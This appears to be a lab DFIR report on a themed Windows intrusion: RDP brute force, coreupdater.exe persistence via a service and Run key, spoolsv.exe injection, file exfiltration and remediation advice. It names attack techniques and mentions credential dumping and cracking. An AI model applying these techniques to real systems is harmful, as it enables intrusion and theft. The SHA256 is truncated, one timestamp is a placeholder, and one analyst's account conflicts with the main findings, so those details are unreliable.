At 02:30, an autostart entry for coreupdater.exe was registered under the Windows Run key (HKLM\Software\Microsoft\Windows\CurrentVersion\Run), ensuring persistence on system startup. This entry was configured to execute a PowerShell command using a Base64-encoded payload, further reinforcing the persistence mechanism.

The Super Timeline also reveals that the malware was not only persistent but also dynamically modified itself, as evidenced by continuous file overwrites and renaming of the coreupdater.exe binary and its associated .partial files.

On the Desktop system (DESKTOP-SDN1RPT), the coreupdater.exe file was also present, exhibiting similar patterns of execution, modification, and persistence. The executable was created in the same directory (C:\Windows\System32) and registered as an autostart entry, mirroring the Domain Controller's infection.

At 02:44, the coreupdater.exe binary on DESKTOP-SDN1RPT underwent similar file modification events, including .partial file creations. The timeline suggests that the attacker used this binary as a multi-functional payload, capable of executing in-memory code and maintaining persistence.

Throughout the timeline, the coreupdater.exe binary consistently appeared with creation, modification, and deletion events, strongly indicating its role as the primary malware used in the attack. The binary's presence on both the Domain Controller (CITADEL-DC01) and DESKTOP-SDN1RPT highlights the attacker's lateral movement within the network, using the same malicious tool across both systems.

The continuous creation and deletion of .partial files also suggest attempts by the attacker to maintain an in-memory presence while avoiding traditional detection methods, a common tactic in advanced persistent threats (APTs).

Indicators of Compromise (IOCs)

The following indicators of compromise (IOCs) were identified during the investigation. These IOCs can be used to detect and mitigate the impact of this attack across other systems.

IP Addresses:

- **203.78.103.109 (Thailand) - Command and Control (C2) Server**
    - Used for outbound communication from infected systems via encrypted SSL/TLS (Port 443).
    - Flagged as malicious by 7 out of 94 vendors on VirusTotal.
    - Associated with suspicious .exe, .ps1, and .pcap files.
- **194.61.24.102 (Russia) - Initial Access and Malware Distribution Server**
    - Engaged in RDP brute-force attempts and subsequently established successful RDP connections to both the Domain Controller and the desktop system
    - Served the malicious file "coreupdater.exe" to CITADEL-DC01 and DESKTOP-SDN1RPT via HTTP (TCP 80).
    - Not flagged as malicious in major threat intelligence feeds, but user comments on VirusTotal suggest suspicion.

Domains:

- **None observed:** The attackers used direct IP-based connections.

Hashes (Coreupdater.exe - Malware File):

- **MD5:** eed414b500e479397c50c7385ef5e374
- **SHA1:** fd153c6638c3ac39ec39936436a84d0f6129a3c5
- **SHA256:** 103b290028b9f4373647d5dbd173085f195f283c27db125e9a0c1dfa6

Filenames:

- **coreupdater.exe:** Malware executable.

- **loot.zip:** Exfiltrated ZIP archive containing sensitive file "My Social Security Number.txt".
- **secret.zip:** Another ZIP archive believed to contain sensitive files (NoJerry.txt, PortalGunPlans.txt, SECRET_beth.txt, and Szechuan Sauce.txt).
- **NoJerry.lnk, PortalGunPlans.lnk, SECRET_beth.lnk, Szechuan Sauce.lnk, Beth_Secret.lnk:** LNK files in C:\FileShare\Secret\ on CITADEL-DC01.
- **Beth_Secret.txt:** Modified file with timestomping on CITADEL-DC01.

Process Names:

- **coreupdater.exe:** Malicious process used for persistence and control.
- **powershell.exe:** Executed with obfuscated PowerShell command for persistence.
- **spoolsv.exe:** Tampered with as part of the attack.

Registry Keys:

- **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\coreupdate**
    - Used for persistence with an obfuscated PowerShell command that fetches and executes code.
- **HKLM\SOFTWARE\9sEoCawv\45SVAG2o**
    - Contained the obfuscated PowerShell shellcode

Prefetch Files:

- **coreupdater.exe:** Found in Prefetch with a last execution timestamp of 2020-09-19 03:40:49, executed once, and associated with volume VOLUME{01d68d85e0da1e22-b0e0e8ff}.

Exfiltrated Documents:

- **loot.zip:** Contained "My Social Security Number.txt".
- **secret.zip:** Believed to contain NoJerry.txt, PortalGunPlans.txt, SECRET_beth.txt, and Szechuan Sauce.txt.

USB Devices:

- Multiple USB devices were mounted as shown in the USBSTOR registry entries on DESKTOP-SDN1RPT.

- No USB devices were mounted on CITADEL-DC01.

Timestomping:

- **Beth_Secret.txt (CITADEL-DC01):** The $STANDARD_INFORMATION (SI) creation timestamp is 2020-09-19 03:35:07, while the $FILE_NAME (FN) creation timestamp is 2020-09-18 23:33:34.

- On DESKTOP-SDN1RPT, some system files exhibited a timestamp discrepancy between Created0x10 (2019) and Created0x30 (2020), determined to be a system clock issue rather than deliberate timestomping.

Services:

- **coreupdate.exe:** Installed as a service on both CITADEL-DC01 and DESKTOP-SDN1RPT.

- **spoolsv.exe:** Tampered with (process injection) on DESKTOP-SDN1RPT.

Unauthorized Autostart Entries:

- **coreupdate:** Configured to execute a Base64-encoded PowerShell command on startup (visible in autoruns.csv).

Timeline of Events

The investigation determined that the incident began on **September 19, 2020, at 02:19**, when the threat actor initiated an initial **ICMP (ping) request** against the **Domain Controller (CITADEL-DC01)**. This ICMP request was likely part of the attacker's reconnaissance phase, allowing them to confirm the system's online status and network reachability.

Following this initial ping, the attacker immediately proceeded with a **network reconnaissance scan using Nmap** against the Domain Controller. The Nmap scan began at **02:19** and targeted a range of common service ports, including **RDP (Port 3389)**. The attacker's objective at this stage was to enumerate open ports, identify running services, and detect potential vulnerabilities on the target system.

Timestamps:

- **Initial ICMP Ping (CITADEL-DC01):** 2020-09-19 02:19
- **Nmap Scan Started:** 2020-09-19 02:19

Shortly after completing the Nmap scan, the attacker launched a **brute-force attack on the RDP service of CITADEL-DC01** using the **Administrator account**. The brute-force attack method suggests that the attacker used automated tools to rapidly attempt multiple password combinations until successful authentication was achieved.

Timestamps:

- **Brute-Force Attack Began:** 2020-09-19 02:19
- **Successful RDP Login (Administrator Account):** 2020-09-19 02:21

Upon gaining access to the **Domain Controller (CITADEL-DC01)**, the attacker immediately began establishing persistence. They downloaded a malicious file named **“coreupdater.exe”** from a remote server with the **IP address 194.61.24.102 (Russia)** using **Internet Explorer**. The use of Internet Explorer, a less secure web browser, provided the attacker with minimal security restrictions and native support for legacy protocols. The downloaded executable (**coreupdater.exe**) was executed immediately, establishing an initial foothold on the system.

Timestamps:

- **Download of coreupdater.exe:** 2020-09-19 02:24
- **Execution of coreupdater.exe:** 2020-09-19 02:24

The **Command and Control (C2) server** associated with the attacker was identified at **IP address 203.78.103.109 (Thailand)**. Network traffic analysis revealed that the infected system periodically communicated with this C2 server, allowing the attacker to maintain remote control over the

compromised system. The C2 communication likely used encrypted HTTP traffic (SSL/TLS) over **Port 443** to avoid detection by traditional network monitoring tools.

Timestamps:

- **First C2 Communication Established:** 2020-09-19 02:25
- **C2 Server IP:** 203.78.103.109 (Thailand)

To ensure persistence, the attacker registered the **“coreupdater.exe”** file as a **Windows service**, configured to automatically start with the system. This allowed the malicious executable to maintain execution even after system reboots. Further analysis revealed that another persistence mechanism was added, which was a **Run key** registered under the name **"coreupdate"**, configured to execute a hidden **PowerShell command**. This command utilized a **Base64-encoded payload** that decoded into a PowerShell script, further establishing a covert command and control (**C2**) channel.

Timestamps:

- **Service Creation (coreupdater.exe):** 2020-09-19 02:27
- **Persistence Established via Run Key:** 2020-09-19 02:30

With access to **CITADEL-DC01**, the attacker prepared archives for data exfiltration. A file named **“Secret.zip”** was created, containing data from the **\\FileShare\Secret** directory. Based on the accessed files within the ***\FileShare\Secret*** directory on **CITADEL-DC01**, the contents of **"Secret.zip"** are believed to have included:

- **NoJerry.txt - Last Accessed:** 2020-09-19 02:31
- **PortalGunPlans.txt - Last Accessed:** 2020-09-19 02:32
- **SECRET_beth.txt - Last Accessed:** 2020-09-19 02:32
- **Szechuan Sauce.txt - Last Accessed:** 2020-09-19 02:32
- **Secret.zip created (CITADEL-DC01):** 2020-09-19 02:32

After gaining persistence on the Domain Controller (**CITADEL-DC01**), the attacker initiated **lateral movement** within the network. The same Administrator credentials were reused to access **DESKTOP-SDN1RPT**, another system within the network. On **DESKTOP-SDN1RPT**, the attacker redeployed the **“coreupdater.exe”** malware, ensuring that the secondary system was also under their control.

Timestamps:

- **Lateral Movement to DESKTOP-SDN1RPT:** 2020-09-19 02:36

- **Execution of coreupdater.exe on DESKTOP-SDN1RPT:** 2020-09-19 02:40

To ensure persistence, the attacker registered the **“coreupdater.exe”** file as a **Windows service**, configured to automatically start with the system. This allowed the malicious executable to maintain execution even after system reboots. Further analysis revealed that another persistence mechanism was added, which was a **Run key** registered under the name **"coreupdate"**, configured to execute a hidden **PowerShell command**. This command utilized a **Base64-encoded payload** that decoded into a PowerShell script, further establishing a covert command and control (**C2**) channel.

Timestamps:

- **Service Creation (coreupdater.exe):** 2020-09-19 02:42

- **Persistence Established via Run Key:** 2020-09-19 02:XXXXXXXXXXXXX

With access to **DESKTOP-SDN1RPT**, the attacker began **data exfiltration activities**. They prepared and exfiltrated a ZIP archive named **“loot.zip”**, containing sensitive data. The investigation determined that **“loot.zip”** contained a sensitive file named **“My Social Security Number.txt”** that was within the **C:\Users\mortysmith\Documents** directory of **DESKTOP-SDN1RPT**. This was confirmed with the following timestamps:

Timestamps:

- **loot.zip created:** 2020-09-19 02:46

- **My Social Security Number.txt last accessed:** 2020-09-19 02:46

To maintain stealth and avoid detection, the attacker employed a range of techniques. Files were deleted or renamed to obscure their presence and create confusion during forensic analysis. Specifically, multiple versions of **“My Social Security Number.zip”** were observed, with some being renamed or deleted. Although timestomping was detected on several system files on **DESKTOP-SDN1RPT**, further analysis suggested that these were more likely the result of a **system clock discrepancy** rather than deliberate attacker manipulation.

In addition to these techniques, the attacker used **in-memory payload execution** to avoid leaving traces on disk. **Memory analysis** revealed that the **spoolsv service** was tampered with, providing a clear indication of malicious in-memory activity. The attacker’s persistence mechanisms, including the malicious **coreupdater.exe** service, were verified using **autoruns analysis**, which identified the unauthorized entry under **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**.

The timeline was meticulously constructed using evidence from multiple forensic sources, including:

- **Master File Table (MFT) analysis:** Revealed file creation, modification, and access times.

- **Event Logs:** Provided detailed records of system activities and service installations.

- **Prefetch files:** Confirmed the execution of **coreupdater.exe** on **2020-09-19 02:40**. (**DESKTOP-SDN1RPT**)

- **Memory Dumps:** Exposed in-memory malicious activities, including the tampering of **spoolsv.exe**.

- **Network Traffic Analysis:** Highlighted C2 communication between the infected systems and the attacker's servers (194.61.24.102 and 203.78.103.109).

Conclusions

This digital forensics and incident response (DFIR) investigation revealed a sophisticated and deliberate attack targeting a Windows-based enterprise environment. The investigation determined that the incident began on September 19, 2020, when a threat actor gained unauthorized access to the Domain Controller (CITADEL-DC01) using the Administrator account via a brute-force Remote Desktop Protocol (RDP) attack. This initial compromise was followed by the download and execution of a malicious file, “coreupdater.exe”, which established persistence through a Windows service and a Run key which enabled the attacker to maintain control over the system.

The attacker leveraged the compromised Administrator account to move laterally to DESKTOP-SDN1RPT, where they deployed the same “coreupdater.exe” malware, maintaining consistent control across multiple systems. The investigation confirmed that the attacker engaged in data exfiltration, creating two ZIP archives named “Secret.zip” and “loot.zip.” Analysis of the exfiltrated files revealed that “loot.zip” contained a sensitive document named “My Social Security Number.txt” from mortysmith\Documents on DESKTOP-SDN1RPT. The contents of Secret.zip, based on accessed files, are believed to have included NoJerry.txt, PortalGunPlans.txt, SECRET_beth.txt, and Szechuan Sauce.txt.

Further analysis of system artifacts, including the Master File Table (MFT), Event Logs, Prefetch files, and memory dumps, revealed a range of attacker techniques designed to maintain persistence and avoid detection. These techniques included the use of an obfuscated PowerShell command configured to execute at startup, process injection into the spoolsv service, and in-memory payload execution. Although some system files exhibited timestamp discrepancies, further analysis determined that this was more likely due to a system clock discrepancy rather than deliberate timestomping by the attacker.

The attack infrastructure was traced to two countries: Thailand and Russia. The Thai-based IP 203.78.103.109 was identified as the command-and-control (C2) server and was flagged as malicious by 7 out of 94 vendors on VirusTotal, indicating a history of malicious activity. The Russian IP 194.61.24.102, though not flagged as malicious in major threat intelligence feeds, was involved in communication with the compromised systems. This infrastructure suggests that the attacker leveraged servers in multiple regions, with Thailand serving as the C2 hub and Russia potentially acting as a supporting server or proxy. While the specific attribution to a known threat group remains undetermined, the use of international infrastructure highlights the attacker’s attempt to obfuscate their origin.

The attack was characterized by poor security hygiene, including the use of weak Administrator credentials that were easily compromised, the absence of multi-factor authentication and lockout policies, and the use of a shared Administrator account across multiple systems. Additionally, the presence of “coreupdater.exe” in the Windows System32 directory and its configuration as an automatic startup service demonstrated a clear lack of effective endpoint protection or monitoring.

In conclusion, the investigation highlights several critical security gaps that were exploited by the attacker, including weak password policies, inadequate segmentation of privileged accounts, and a

lack of effective monitoring for suspicious activity. The successful exfiltration of sensitive data underscores the need for stronger access controls, improved endpoint security, and comprehensive incident detection and response capabilities. Immediate corrective actions, including the removal of unauthorized services, the enforcement of strong password policies, and the implementation of multi-factor authentication, are strongly recommended to prevent similar incidents in the future.

Recommendations

Following the compromise involving unauthorized RDP access, credential reuse, and malware persistence via coreupdater.exe, the following containment, remediation, recovery, and preventive measures are recommended. These actions are mapped to CIS Controls for structured hardening and SOC response.

Containment

1. Lock Down RDP Access (CIS Control 4 & 12)
• **Issue:** RDP was exposed directly to the internet on the Domain Controller.
• **Action:**

- Immediately disable public RDP access.
- Route all RDP sessions through a secure VPN (e.g., WireGuard, OpenVPN).
- Deploy a jump box (bastion host) with strict firewall rules and logging.
- Enforce **Multi-Factor Authentication** for all RDP sessions (Duo, Microsoft Authenticator).
- Implement dynamic IP banning using CrowdSec or fail2ban (Windows fork).

2. Block Malicious IPs
• **Issue:** Communication was established with known suspicious IPs (e.g., 203.78.103.109 - Thailand, 194.61.24.102 - Russia).
• **Action:**

- Update perimeter firewalls to block traffic to and from these IPs.
- Enable threat feed integration (e.g., EmergingThreats, AbuseIPDB) to auto-block IOCs.

Remediation

1. Deploy Endpoint Detection & Response (CIS Control 10)
• **Issue:** Malware (Meterpreter) was executed and persisted without detection.
• **Action:**

- Deploy EDR on all endpoints.
    - Open-source: Wazuh, Elastic Defend
    - Commercial: CrowdStrike Falcon, SentinelOne, Microsoft Defender for Endpoint

- Enable detection for suspicious behaviors (e.g., new service creation, registry persistence, remote PowerShell).

2. Forensic Cleanup

• **Action:**

- Use tools like **KAPE**, **Velociraptor**, or **Autopsy** to triage systems for persistence artifacts.
- Remove *coreupdater.exe* and all known variants (based on hash) from all infected systems.
- Reimage any compromised endpoints if registry/service tampering is detected.

Recovery

1. Centralized Logging & SIEM Integration (CIS Control 8)

• **Issue:** Detection relied on manual review of disjointed logs.

• **Action:**

- Deploy a SIEM to aggregate logs from endpoints, DC, firewalls, and VPN.
  - Free: Security Onion, ELK stack, Graylog
  - Paid: Microsoft Sentinel, Splunk
- Set real-time alerts for:
  - Excessive login failures
  - RDP session starts
  - New services or binaries dropped in Temp directories
  - Use of Internet Explorer or PowerShell on DC

2. Revoke Compromised Credentials

• **Action:**

- Reset all credentials used during lateral movement.
- Force logoff of active sessions.
- Audit service accounts and reset their passwords with complex alternatives.

Preventive Measures

1. Network Segmentation & Access Control (CIS Control 6 & 12)

• **Issue:** Lateral movement occurred from the DC to desktops using shared credentials.

• **Action:**

- Create separate VLANs for DCs, user endpoints, and admins.
- Use ACLs to limit inter-VLAN traffic.
- Restrict RDP access between segments.
- Enforce unique local admin accounts per machine (LAPS, JEA, or PAM tools).

2. Strong Account Management (CIS Control 5)

• **Issue:** The default “Administrator” account was brute-forced.

• **Action:**

- Disable or rename the default Administrator account.
- Enforce **account lockout after 5 failed attempts** via GPO.
- Require **password complexity** and rotation:
  - 14+ characters, history enforcement, max age 60 days
  - Use tools like Specops Password Policy to block weak/dictionary passwords.
- Require MFA on all privileged accounts.

3. Application Whitelisting (CIS Control 10 & 16)

• **Issue:** Malware was downloaded using Internet Explorer and executed without restriction.

• **Action:**

- Block execution of unauthorized binaries using AppLocker or MDAC.
- Disable browser access (especially IE) on critical systems like Domain Controllers.
- Set PowerShell policy to allow **only signed scripts** (Set-ExecutionPolicy AllSigned).

4. Admin Workstation Separation (CIS Control 6)

- **Issue:** High-privilege accounts browsed the internet and downloaded files.
- **Action:**
    - Enforce use of **Privileged Access Workstations (PAWs)** for domain admins.
    - Lock down PAWs to disallow browser, email, or USB device access.

These combined actions directly mitigate the root causes of this incident and harden the environment against future attacks that leverage similar initial access, lateral movement, and persistence techniques.

Contributions

Sarjoun Radiyeh

- Initial Triage & System Profiling
    - Performed KAPE triage collection for both hosts.
    - Identified OS versions, system names, and time zones of both DC and Desktop.

- Network Forensics & Breach Detection
    - Analyzed a 400K-packet pcap to detect suspicious activity, including Nmap RDP port scanning and brute-force attempts.
    - Identified attacker IP (194.61.24.102) and traced brute-force access to CITADEL-DC01.
    - Reconstructed malware download (coreupdater.exe) over HTTP from attacker IP and confirmed its nature via VirusTotal.
    - Identified lateral movement

- Malware & Payload Analysis
    - Used NetworkMiner and Ghidra to analyze coreupdater.exe, linking it to a Metasploit reverse shell payload.
    - Analyzed memory artifacts and persistence mechanisms on both hosts.
    - Discovered secondary malware injection into spoolsv.exe and identified reflective DLL loading.

- Volatility Memory Analysis
    - Leveraged Volatility to analyze memory from DC, revealing active malware sessions and injected processes.
    - Dumped suspicious processes and DLLs for further inspection and cross-referenced with VirusTotal.

- Registry and Persistence Mechanism Analysis
    - Identified dual persistence techniques (T1547.001 and T1543.003) via Registry Run key and malicious service creation.
    - Reverse engineered obfuscated PowerShell payloads with Base64 and Gzip encoding, confirming stealthy malware behavior.

- Password Dumping and Cracking
    - Extracted SAM and NTDS.dit hashes using secretsdump.py.
    - Cracked several domain and local account passwords using password dictionaries and Hashcat.
    - Observed slight reuse of password patterns across systems.

- User & Domain Enumeration
    - Enumerated all domain and local user accounts.
    - Determined which users logged into each system and recovered partial plaintext credentials.

- Pagefile & Host Artifacts
    - Parsed and analyzed pagefile.sys using Belkasoft, revealing use of rysiologger and further attacker behaviors.
    - Confirmed use of timestomping on sensitive files like Beth_Secret.

- Infrastructure & Threat Intel Correlation
    - Mapped internal IP ranges and default gateways.
    - Conducted OSINT on attacker IPs via VirusTotal, Talos, and other threat intelligence platforms.

- Timeline Reconstruction
    - Established key attack stages including initial access, lateral movement, and persistence setup with timestamps.
    - Correlated RDP login times with malware execution and outbound C2 connections.

- Defense Recommendations
    - Proposed 10+ mitigations including network segmentation, EDR, centralized logging, and AppLocker policies.
    - Aligned recommendations with multiple CIS Critical Security Controls (v8), including Controls 4, 5, 6, 8, 10, and more.
    -
- Browser Forensics (Advanced Questions)
    - Used BrowserHistoryView to extract browser artifacts from both DC and Desktop.

- Shimcache & Amcache Analysis
    - Examined Shimcache and Amcache entries for both DC and Desktop:
    - Confirmed presence of coreupdater.exe, though execution was not traceable in Shimcache.

Kevin Kfoury

Super Timeline Analysis

- Constructed a comprehensive Super Timeline of the incident using disk and memory artifacts exclusively, focusing on file creation, modification, deletion, registry modifications, and in-memory activities without relying on network artifacts.
- Analyzed the initial compromise on CITADEL-DC01, identifying the creation of the coreupdater.exe malware in the Administrator's Downloads directory, followed by its movement to System32, where it was executed.
- Documented the establishment of persistence through a Windows service (coreupdater) and a registry Run key (HKLM\Software\Microsoft\Windows\CurrentVersion\Run), configured to execute an obfuscated PowerShell command for covert persistence.
- Traced the attacker's actions, including file manipulation (renaming, deletion), creation of .partial files indicating in-memory execution, and continuous modification of coreupdater.exe.
- Identified and documented the attacker's lateral movement to DESKTOP-SDN1RPT, where the same malware (coreupdater.exe) was deployed with identical persistence mechanisms.
- Analyzed in-memory execution techniques, particularly the process injection into the spoolsv service on DESKTOP-SDN1RPT, consistent with stealthy in-memory payload execution.
- Established a complete attack lifecycle, detailing the attacker's activities from initial compromise, persistence setup, file manipulation, lateral movement, and final logoff.

Host Forensics (Desktop System - DESKTOP-SDN1RPT)

- Confirmed that the Administrator account was compromised, providing the attacker with elevated privileges on DESKTOP-SDN1RPT.
- Documented all files accessed by the attacker, including sensitive documents in the Recent directory (Documents.lnk, loot.lnk, My Social Security Number.lnk).
- Identified sensitive files exfiltrated by the attacker, including loot.zip, which contained My Social Security Number.txt.
- Traced file deletion and renaming activities, particularly focusing on the creation, renaming, and deletion of multiple versions of My Social Security Number.zip.

- Conducted an analysis of timestamp discrepancies between $STANDARD_INFORMATION (SI) and $FILE_NAME (FN) attributes, determining that these were caused by a system clock discrepancy rather than deliberate timestomping.
- Extracted and analyzed the Master File Table (MFT), providing a clear view of file creation, modification, and deletion events.
- Conducted Registry analysis using Registry Explorer and RegRipper, identifying unauthorized autorun entries (coreupdater).
- Performed a detailed analysis of Prefetch files, confirming the execution of coreupdater.exe, including the number of runs and associated volume identifiers.
- Identified unauthorized services (coreupdater) on the system, demonstrating persistent attacker control.
- Analyzed dropped tools and binaries, confirming the presence of coreupdater.exe and its continuous execution on the system.

Registry and Persistence Mechanism Analysis

- Analyzed the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run key, identifying the unauthorized coreupdater entry.
- Reverse-engineered the obfuscated PowerShell payload executed by the coreupdater registry entry, confirming a Base64-encoded script.
- Identified the creation of the coreupdater Windows service, confirming a dual persistence strategy (Registry and Service).
- Verified the continuous modification of coreupdater.exe, including file renaming and deletion activities, indicative of in-memory execution attempts.

Prefetch and Memory Analysis

- Conducted a detailed analysis of Prefetch files, confirming the execution of coreupdater.exe on both CITADEL-DC01 and DESKTOP-SDN1RPT.
- Verified in-memory injection in the spoolsv service, consistent with stealthy in-memory execution.
- Tracked file creation, modification, and deletion activities related to coreupdater.exe, identifying continuous creation and deletion of .partial files, indicating memory-resident execution.

File Manipulation and Timestomping Analysis

- Tracked file renaming and deletion activities, including the creation of loot.zip containing My Social Security Number.txt.
- Analyzed timestamp discrepancies between $STANDARD_INFORMATION (SI) and $FILE_NAME (FN) attributes, confirming that they were caused by a system clock discrepancy rather than deliberate timestomping.
- Identified that the attacker modified and renamed multiple files to obscure their activities, while the timestamp discrepancies were determined to be system-related rather than malicious.

Antoine Abou Faycal

Breach and Entry Analysis

- The malware coreupdater.exe was downloaded via Remote Desktop Protocol (RDP).
- This indicates a potential vulnerability in the remote access configuration or compromised RDP credentials.
- Consideration was given to brute-force attacks on RDP.
- Suggested further analysis of authentication logs and network traffic to confirm the attack method.

Memory Analysis

Process Behavior:

- Identified coreupdater.exe as an orphan process (PID 8324; parent PID 4008 not found).
- Discovered the parent process is terminated, a common evasion technique.

Code Injection:

- Detected code injection into spoolsv.exe, a legitimate Windows process.
- Injected code spawned powershell.exe processes, often used for executing further malicious actions.

DLL and Plugin Analysis:

- Used Volatility plugins: windows.handles, windows.dlllist, filescan, svcscan, strings. coreupdater.exe showed no DLL usage, highly abnormal and indicative of use of custom code or shellcode or injection techniques avoiding standard DLL mechanisms.

Host Forensics

Disk Image Analysis:

- Used Arsenal Image Mounter for offline disk analysis, preserving evidence integrity.

MFT Analysis:

- Using MFT Explorer, found coreupdater.exe creation date: September 19th.
- This provides a timeline anchor for malware activity.

Persistence Mechanisms:

- Detected the creation of a coreupdater service and of autostart entries ensuring malware runs post-reboot.

File Timestomping:

- Identified on Beth_Secret.txt that SI < FN timestamps suggest timestamp manipulation.
- Recovered file content (renamed SECRET_beth.txt) revealed the attacker's intent to hide data.

Registry Analysis:

- Tools used: Registry Explorer, RegRipper.
- Identified unauthorized autorun entries for coreupdater.exe.

Prefetch Analysis:

- Confirmed application execution times and frequency.
- Helped establish malware activity timeline and potential attacker-used tools.

Network Analysis

- Communication observed with IP address 194.61.24.102. Possible Command and Control (C2) server.
- Analysis with Wireshark revealed details about the communication, including the protocols used (e.g., ICMP, RDP), the timing and frequency of connections, the volume and nature of data exchanged (e.g., commands sent to the infected system or exfiltrated data sent to the attacker), and any evidence of encryption or obfuscation techniques employed to hide the communication.

References

- https://wadcoms.github.io/wadcoms/Impacket-SecretsDump-NTDS/
- https://unit42.paloaltonetworks.com/using-wireshark-exporting-objects-from-a-pcap/
- https://www.cisecurity.org/controls/cis-controls-list
- SANS Digital Forensics and Incident Response Blog | Offline Autoruns Revisited - Auditing Malware Persistence | SANS Institute
- EricZimmerman/Get-ZimmermanTools: Get all my software
- Arsenal Recon
- https://claude.ai/
- https://chatgpt.com/
- NetworkMiner - The NSM and Network Forensics Analysis Tool ⛏
- Wireshark · Download
- Autoruns - Sysinternals | Microsoft Learn
- PsExec - Sysinternals | Microsoft Learn
- Free Automated Malware Analysis Service - powered by Falcon Sandbox
- ANY.RUN - Interactive Online Malware Sandbox
- VirusTotal - Home
- Belkasoft X Forensic | A reliable end-to-end DFIR solution by Belkasoft